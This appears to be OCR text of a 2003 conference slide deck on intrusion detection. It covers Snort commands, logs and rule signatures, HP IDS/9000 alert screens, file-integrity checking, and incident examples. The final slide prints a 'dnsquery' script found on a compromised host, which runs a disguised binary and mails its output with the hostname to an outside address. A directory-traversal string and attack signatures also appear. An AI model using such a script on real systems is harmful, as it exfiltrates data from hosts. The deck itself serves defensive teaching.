
Internal Network




DMZ





Internal Network




DMZ




Internal Network




DMZ






Internal Network




DMZ



Internal Network



DMZ



Network-based IDS

- Most popular:
 - Snort
 - libpcap library passes raw packets from the network card to the Snort decode engine.
 - RH Linux install CDs
 - Part of HP-UX Internet Express Package
 - Most popular network based IDS
 - Searches for signatures/footprints/patterns
 - Directory Traversal Exploit: `../%c1`
 - Snort 2.0 Intrusion Detection. Syngress. In HPWorld bookstore.

snort -de -l /var/snort_logs



```
[root@linux snort_logs]# ll
total 56
drwx----- 2 root root 4096 Aug 5 17:07 192.168.1.1
drwx----- 2 root root 4096 Aug 5 17:07 192.168.1.100
drwx----- 2 root root 4096 Aug 5 17:18 192.168.1.103
drwx----- 2 root root 4096 Aug 5 17:13 192.168.1.104
drwx----- 2 root root 4096 Aug 5 17:17 192.168.1.124
drwx----- 2 root root 4096 Aug 5 17:09 192.168.1.125
drwx----- 2 root root 4096 Aug 5 17:18 192.168.1.126
drwx----- 2 root root 4096 Aug 5 17:12 192.168.1.139
-rw----- 1 root root 17988 Aug 5 17:20 ARP
```

```
[root@linux snort_logs]# ll 192.168.1.124
total 1208
-rw----- 1 root root 462 Aug 5 17:07 ICMP_ECHO
-rw----- 1 root root 553735 Aug 5 17:20 TCP:50811-23
-rw----- 1 root root 639 Aug 5 17:06 TCP:50818-23
-rw----- 1 root root 644390 Aug 5 17:20 TCP:50819-23
-rw----- 1 root root 3113 Aug 5 17:07 TCP:50820-113
-rw----- 1 root root 344 Aug 5 17:17 TCP:50831-113
-rw----- 1 root root 1080 Aug 5 17:06 UDP:49237-53
-rw----- 1 root root 1007 Aug 5 17:06 UDP:49238-53
```

```
snort -l /var/snort_logs -b
```

```
-rw-----  1 root    root          1411 Aug  5 17:24 snort.log.1060129435
```

```
snort -l ./log -c /etc/snort/snort.conf
```

```
[root@linux log]# ls
```

```
snort.alert.1060130146  snort.log.1060130146  tcpdump.log.1060130146
snort.alert.1060130234  snort.log.1060130234  tcpdump.log.1060130234
snort.alert.1060130477  snort.log.1060130477  tcpdump.log.1060130477
snort.alert.1060130510  snort.log.1060130510  tcpdump.log.1060130510
snort.alert.1060130577  snort.log.1060130577  tcpdump.log.1060130577
snort.alert.1060130622  snort.log.1060130622  tcpdump.log.1060130622
```



Updating rules

- IDS is only as good as the rules it is using
- Similar to a virus checker
- <http://www.snort.org/dl/rules/>

SID	2112	message	POP3 RSET overflow attempt
Signature	alert tcp \$EXTERNAL_NET any -> \$HOME_NET 110 (msg:"POP3 RSET overflow attempt"; flow:to_server,established; content:"RSET"; nocase; content:" 0a "; within:10; classtype:attempted-admin; sid:2112; rev:1;)		
Summary	This event is generated when an attempt is made to exploit a buffer overflow condition in the Post Office Protocol (POP) command RSET.		
Impact	Possible remote execution of arbitrary code leading to a remote root compromise.		
Detailed Information	A vulnerability exists such that an attacker may overflow a buffer by sending a line feed character to a POP server via the RSET command.		
Affected Systems			
Attack Scenarios	Simple.		
Ease of Attack	Simple.		
False Positives	None Known		
False Negatives	None Known		
Corrective Action	Upgrade to the latest non-affected version of the software.		
Contributors	Sourcefire Research Team Brian Caswell <bmc@sourcefire.com> Nigel Houghton <nigel.houghton@sourcefire.com>		
References			

SID	719	message	TELNET root login
Signature	alert tcp \$TELNET_SERVERS 23 -> \$EXTERNAL_NET any (msg:"TELNET root login"; content:"login\ root"; flow:from_server,established; classtype:suspicious-login; sid:719; rev:5;)		
Summary	This event is generated after an attempted login to a telnet server using the username root.		
Impact	Remote root access. This may or may not indicate a successful root login to a telnet server.		
Detailed Information	This event is generated after a telnet server observes an attempted login with the username root. It is not possible to tell from this event alone whether or not the attempt was successful. If this is followed by a login failure event, the root login did not succeed. However, if no failure message is observed and the rule with SID 718 is enabled, this may indicate that the root login succeeded.		
Affected Systems	Telnet servers.		
Attack Scenarios	An attacker may attempt to connect to a telnet server using the username of root.		
Ease of Attack	Simple		
False Positives	None known.		
False Negatives	None known.		
Corrective Action	<p>Consider using Secure Shell instead of telnet.</p> <p>Disable root logins to telnet.</p> <p>Block inbound telnet access if it is not required.</p>		

File Edit View Search Sort Actions Help



Schedules

FileAndLoginMonitoringAlwaysOn
 FileLoginMixture
 FileModificationsWeekdays
 FileModificationsWeekends
 FileModificationsWorkHours
 LoginMonitoringAlwaysOn

Monitored Nodes




Status	Host	Address	Schedule	Tag	Total Alerts	Unseen
--------	------	---------	----------	-----	--------------	--------

Initializing

0%

IDS/9000 Host Manager

File Edit View Search Sort Help

 Add
  Delete
  Help

Monitored	Host	Address	Tag
<input type="checkbox"/>	ctg500	192.168.1.114	
<input type="checkbox"/>	ctg700	192.168.1.124	
<input type="checkbox"/>	ctg701	192.168.1.125	

IDS/9000 - System Manager

File Edit View Search Sort Actions Help

Status Resync Activate Stop Help

Schedules






- FileAndLoginMonitoringAlwaysOn
- FileLoginMixture
- FileModificationsWeekdays
- FileModificationsWeekends
- FileModificationsWorkHours
- LoginMonitoringAlwaysOn

Monitored Nodes

Status	Host	Address	Schedule	Tag	Total Alerts	Unseen
Polling	ctg701	192.168.1.125	None		0	0

IDS/9000 - System Manager

File Edit View Search Sort Actions Help

Schedules

- FileAndLoginMonitoringAlwaysOn
- FileLoginMixture
- FileModificationsWeekdays
- FileModificationsWeekends
- FileModificationsWorkHours
- LoginMonitoringAlwaysOn

Monitored Nodes

Status	Host	Address	Schedule	Tag	Total Alerts	Unseer
Available	ctg701	192.168.1.125	None		0	0



Schedules

- FileAndLogin
- FileLoginMix
- FileModifica
- FileModifica
- FileModifica
- LoginMonitor

Navigation buttons: New, Copy, Rename, Delete

Configure Timetable Details

Surveillance Groups

Sel...	Name
<input type="checkbox"/>	AdvancedGroup
<input type="checkbox"/>	AllTemplate...
<input type="checkbox"/>	FileModific...
<input type="checkbox"/>	LoginMonito...

Select All
Clear All
New
Copy
Rename
Delete

Templates

Selected	Name
----------	------

Select All
Clear All

Properties

Property	Value
----------	-------

Edit
Reset

New Surveillance Schedule

Input Surveillance Schedule Name

HPWorld_2003

OK Cancel

Templates

Selected	Name
<input type="checkbox"/>	Monitor start of interactive ...
<input type="checkbox"/>	Monitor logins/logouts
<input type="checkbox"/>	Changes to log files
<input type="checkbox"/>	Modification of files/directo...
<input type="checkbox"/>	Creation of SetUID files
<input type="checkbox"/>	Creation of world-writable files
<input type="checkbox"/>	Repeated failed logins
<input type="checkbox"/>	Repeated failed su commands
<input type="checkbox"/>	Modification of another user'...
<input checked="" type="checkbox"/>	Race condition attacks
<input checked="" type="checkbox"/>	Buffer overflow attacks



Save



Undo



Redo

Save current schedule definition



Help

Schedules

FileAndLogin
FileLoginMix
FileModifica
FileModifica
FileModifica
LoginMonitor
HPWorld_2003



New

Copy

Rename

Delete

Configure Timetable Details

Surveillance Groups

Sel...	Name
<input checked="" type="checkbox"/>	AdvancedGroup
<input checked="" type="checkbox"/>	AllTemplate...
<input checked="" type="checkbox"/>	FileModific...
<input checked="" type="checkbox"/>	LoginMonito...

Select All

Clear All

New

Copy

Rename

Delete

Templates

Selected	Name
<input checked="" type="checkbox"/>	Monitor start of interactive ...
<input checked="" type="checkbox"/>	Monitor logins/logouts
<input checked="" type="checkbox"/>	Changes to log files
<input checked="" type="checkbox"/>	Modification of files/directo...
<input checked="" type="checkbox"/>	Creation of SetUID files
<input checked="" type="checkbox"/>	Creation of world-writable files
<input checked="" type="checkbox"/>	Repeated failed logins
<input checked="" type="checkbox"/>	Repeated failed su commands
<input checked="" type="checkbox"/>	Modification of another user'...
<input checked="" type="checkbox"/>	Race condition attacks
<input checked="" type="checkbox"/>	Buffer overflow attacks

Select All

Clear All

Properties

Property	Value
Files which should on...	[/var/adm/btmp, /var/...

Edit

Reset

Edit List

Files which should only be appended to

/var/adm/btmp
/var/adm/wtmp
/etc/btmp
/etc/wtmp
/var/adm/messages
/var/adm/syslog/mail.log
/var/adm/syslog/syslog.log
/var/adm/pacct
/var/adm/sulog

Add


Edit

Delete

OK

Cancel

Help



Schedules

- FileAndLogin
- FileLoginMix
- FileModifica
- FileModifica
- FileModifica
- LoginMonitor
- HPWorld_2003

- New
- Copy
- Rename
- Delete

Configure Timetable Details

Time Orientation

Host Time

UTC

Criteria

Always On

Specified

- Selected Groups
- AdvancedGroup
 - AllTemplateGrou
 - FileModificatio
 - LoginMonitoring

Select Days

- Sunday
- Monday
- Tuesday
- Wednesday
- Thursday
- Friday
- Saturday

All None

Select Times

- 00:00 - 00:59
- 01:00 - 01:59
- 02:00 - 02:59
- 03:00 - 03:59
- 04:00 - 04:59
- 05:00 - 05:59
- 06:00 - 06:59
- 07:00 - 07:59
- 08:00 - 08:59
- 09:00 - 09:59
- 10:00 - 10:59

All None

Schedule Summary

	Sunday	Monday	Tuesday	Wednesday
00:00 - 00:59	AllTempl... FileModi... LoginMon... Advanced...	AllTempl... FileModi... LoginMon... Advanced...	AllTemplat... FileModifi... LoginMonit... AdvancedGroup	AllTemplateGroup FileModificati... LoginMonitorin... AdvancedGroup
01:00 - 01:59	AllTempl... FileModi... LoginMon... Advanced...	AllTempl... FileModi... LoginMon... Advanced...	AllTemplat... FileModifi... LoginMonit... AdvancedGroup	AllTemplateGroup FileModificati... LoginMonitorin... AdvancedGroup
02:00 - 02:59	AllTempl... FileModi... LoginMon... Advanced...	AllTempl... FileModi... LoginMon... Advanced...	AllTemplat... FileModifi... LoginMonit... AdvancedGroup	AllTemplateGroup FileModificati... LoginMonitorin... AdvancedGroup
03:00 - 03:59	AllTempl... FileModi... LoginMon... Advanced...	AllTempl... FileModi... LoginMon... Advanced...	AllTemplat... FileModifi... LoginMonit... AdvancedGroup	AllTemplateGroup FileModificati... LoginMonitorin... AdvancedGroup
04:00 - 04:59	AllTempl... FileModi... LoginMon... Advanced...	AllTempl... FileModi... LoginMon... Advanced...	AllTemplat... FileModifi... LoginMonit... AdvancedGroup	AllTemplateGroup FileModificati... LoginMonitorin... AdvancedGroup



Schedules

- FileAndLogin
- FileLoginMix
- FileModifica
- FileModifica
- FileModifica
- LoginMonitor
- HPWorld_2003



New

Copy

Rename

Delete

Configure

Timetable

Details

Time Orientation

- Host Time
- UTC

Criteria

- Always On
- Specified

Selected Groups

- AdvancedGroup
- AllTemplateGrou
- FileModificatio
- LoginMonitoring



Select Days

- Sunday
- Monday
- Tuesday
- Wednesday
- Thursday
- Friday
- Saturday

All None

Select Times

- 00:00 - 00:59
- 01:00 - 01:59
- 02:00 - 02:59
- 03:00 - 03:59
- 04:00 - 04:59
- 05:00 - 05:59
- 06:00 - 06:59
- 07:00 - 07:59
- 08:00 - 08:59
- 09:00 - 09:59
- 10:00 - 10:59






All None

Schedule Summary

	Sunday	Monday	Tuesday	Wednesday
00:00 - 00:59	AllTempl... FileModi...	AllTempl... FileModi...	AllTemplat... FileModifi...	AllTemplateGroup FileModificati...
01:00 - 01:59	AllTempl... FileModi... Advanced...	AllTempl... FileModi...	AllTemplat... FileModifi...	AllTemplateGroup FileModificati... LoginMonitorin...
02:00 - 02:59	AllTempl... FileModi...	AllTempl... FileModi...	AllTemplat... FileModifi...	AllTemplateGroup FileModificati...
03:00 - 03:59	AllTempl... FileModi...	AllTempl... FileModi...	AllTemplat... FileModifi...	AllTemplateGroup FileModificati...
04:00 - 04:59	AllTempl... FileModi...	AllTempl... FileModi...	AllTemplat... FileModifi...	AllTemplateGroup FileModificati...

IDS/9000 - System Manager

File Edit View Search Sort Actions Help

Download and Activate the selected Surveillance Schedule

Schedules






- FileAndLoginMonitoringAlwaysOn
- FileLoginMixture
- FileModificationsWeekdays
- FileModificationsWeekends
- FileModificationsWorkHours
- LoginMonitoringAlwaysOn
- HPWorld_2003

Monitored Nodes

Status	Host	Address	Schedule	Tag	Total Alerts	Unseer
Available	ctg701	192.168.1.125	None		0	0

IDS/9000 - System Manager

File Edit View Search Sort Actions Help

Schedules






- FileAndLoginMonitoringAlwaysOn
- FileLoginMixture
- FileModificationsWeekdays
- FileModificationsWeekends
- FileModificationsWorkHours
- LoginMonitoringAlwaysOn
- HPWorld_2003**

Monitored Nodes

Status	Host	Address	Schedule	Tag	Total Alerts	Unseen
Running	ctg701	192.168.1.125	HPWorld_2003		0	0

IDS/9000 - System Manager

File Edit View Search Sort Actions Help

Schedules

- FileAndLoginMonitoringAlwaysOn
- FileLoginMixture
- FileModificationsWeekdays
- FileModificationsWeekends
- FileModificationsWorkHours
- LoginMonitoringAlwaysOn
- HPWorld_2003




Monitored Nodes

Status	Host	Address	Schedule	Tag	Total Alerts	Unseer
Running	ctg701	192.168.1.125	HPWorld_2003		5	5

Network Node - ctg701

File Edit View Search Sort Actions Help

Alerts Errors



Seen	Severity	Attacker	Attack Type	Date/Time
<input type="checkbox"/>	2	User ID:0	Filesystem change detected	Tue Aug 5 20:25:53 2003
<input type="checkbox"/>	2	User ID:0	Filesystem change detected	Tue Aug 5 20:25:53 2003
<input type="checkbox"/>	2	User ID:0	Filesystem change detected	Tue Aug 5 20:25:52 2003
<input type="checkbox"/>	2	User:root	Successful su detected	Tue Aug 5 20:26:05 2003
<input type="checkbox"/>	2	User:root	Successful su detected	Tue Aug 5 20:26:04 2003
<input type="checkbox"/>	2	User ID:4001	Non-owned file being modified	Tue Aug 5 20:27:01 2003
<input type="checkbox"/>	2	User ID:4001	Non-owned file being modified	Tue Aug 5 20:27:00 2003
<input type="checkbox"/>	2	User ID:4001	Non-owned file being modified	Tue Aug 5 20:27:00 2003

Seen	Severity	Attacker	Attack Type	Date/Time
<input type="checkbox"/>	2	User ID:4001	Non-owned file being modified	Tue Aug 5 20:27:33 2003
<input type="checkbox"/>	2	User:root	Multiple failed su attempts by root	Tue Aug 5 20:27:35 2003
<input checked="" type="checkbox"/>	2	User:root	Multiple failed su attempts by root	Tue Aug 5 20:27:34 2003
<input type="checkbox"/>	1	User ID:4001	Potential buffer overflow	Tue Aug 5 20:28:21 2003
<input type="checkbox"/>	1	User ID:4001	Potential buffer overflow	Tue Aug 5 20:28:20 2003
<input type="checkbox"/>	2	User ID:4001	Non-owned file being modified	Tue Aug 5 20:28:26 2003
<input type="checkbox"/>	2	User ID:4001	Non-owned file being modified	Tue Aug 5 20:28:25 2003
<input type="checkbox"/>	2	User ID:4001	Non-owned file being modified	Tue Aug 5 20:28:25 2003
<input checked="" type="checkbox"/>	2	User ID:0	Filesystem change detected	Tue Aug 5 20:28:31 2003
<input type="checkbox"/>	2	User ID:0	Filesystem change detected	Tue Aug 5 20:28:31 2003
<input type="checkbox"/>	2	User ID:0	Filesystem change detected	Tue Aug 5 20:28:31 2003
<input type="checkbox"/>	2	User ID:0	Non-owned file being modified	Tue Aug 5 20:29:23 2003
<input type="checkbox"/>	2	User ID:0	Non-owned file being modified	Tue Aug 5 20:29:21 2003
<input type="checkbox"/>	2	User ID:0	Non-owned file being modified	Tue Aug 5 20:29:21 2003
<input type="checkbox"/>	2	User ID:0	Non-owned file being modified	Tue Aug 5 20:29:38 2003
<input type="checkbox"/>	2	User ID:0	Non-owned file being modified	Tue Aug 5 20:29:44 2003
<input type="checkbox"/>	3	IP:192.168.1.125	Login:"jrice"	Tue Aug 5 20:29:46 2003

Type: Multiple failed su attempts by root Date: Tue Aug 5 20:27:34 2003 Severity: 2
Code: 015 Version: 01 Target Subsystem: 05:LOGIN
Attacker: User:root Attacked: ctg701 (192.168.1.125)
Details: User "root" had at least 2 failed su attempts in the past 24h. Targets included ["root"]

VERY IMPORTANT!

When something has changed

- Tripwire
 - deleted: -r-xr-xr-t root 16 Feb 16 21:07:38 /etc/getx25
 - changed: -rw-r-xr-- root 0 Mar 7 21:46:44 /etc/xtab
- Aide
- SCR/SIM
- HP-UX: swverify
- RHLinux: rpm -Va

defacers-challenge.com

- Scheduled for Sunday, July 6th 2003, aims to deface up to 6000 websites over the course of six hours
- Tallies kept at: zone-h.org
- This site hacked itself (vigilante-style) 3 times during competition
- Competition extended
- 300 sites first 10 minutes
- Not a “big deal”
- Hit: Small businesses & non-profits
 - Was my customer one?

“/p” processes running as mjones

mjones	4647	1 24 Jun30 ?	03:55:10 ./p
mjones	4650	1 24 Jun30 ?	03:55:03 ./p
mjones	4660	1 24 Jun30 ?	03:54:53 ./p
mjones	4665	1 24 Jun30 ?	03:54:50 ./p

June 23rd vs. June 30th

```

cron.daily
total 9
lrwxrwxrwx      1 root      root      28 Jun  5 18:26 00-logwatch ->
../log.d/scripts/logwatch.pl
-rwxr-xr-x      1 root      root     276 Jan 24 13:26 0anacron
-rwxr-xr-x      1 root      root      51 Jan 24 12:09 logrotate
-rwxr-xr-x      1 root      root     418 Feb 10 07:20 makewhatis.cron
-rwxr-xr-x      1 root      root     104 Feb 27 13:24 rpm
-rwxr-xr-x      1 root      root     132 Feb 19 10:50 slocate.cron
-rwxr-xr-x      1 root      root     103 Mar 27 2001 tetex.cron

lrwxrwxrwx      1 root      root      28 Jul  1 16:08 00-logwatch ->
../log.d/scripts/logwatch.pl
-rwxr-xr-x      1 root      root     276 Jan 24 13:26 0anacron
-rwxr-xr-x      1 root      root      51 Jan 24 12:09 logrotate
-rwxr-xr-x      1 root      root     418 Feb 10 07:20 makewhatis.cron
-rwxr-xr-x      1 root      root     104 Feb 27 13:24 rpm
-rwxr-xr-x      1 root      root     132 Feb 19 10:50 slocate.cron
-rwxr-xr-x      1 root      root     103 Mar 27 2001 tetex.cron

```

dnsquery

```
#!/bin/sh
cd /usr/lib/
./in.httpd -r httpd.log > test
mail somebody@yahoo.com -s "$(hostname -f)" < test
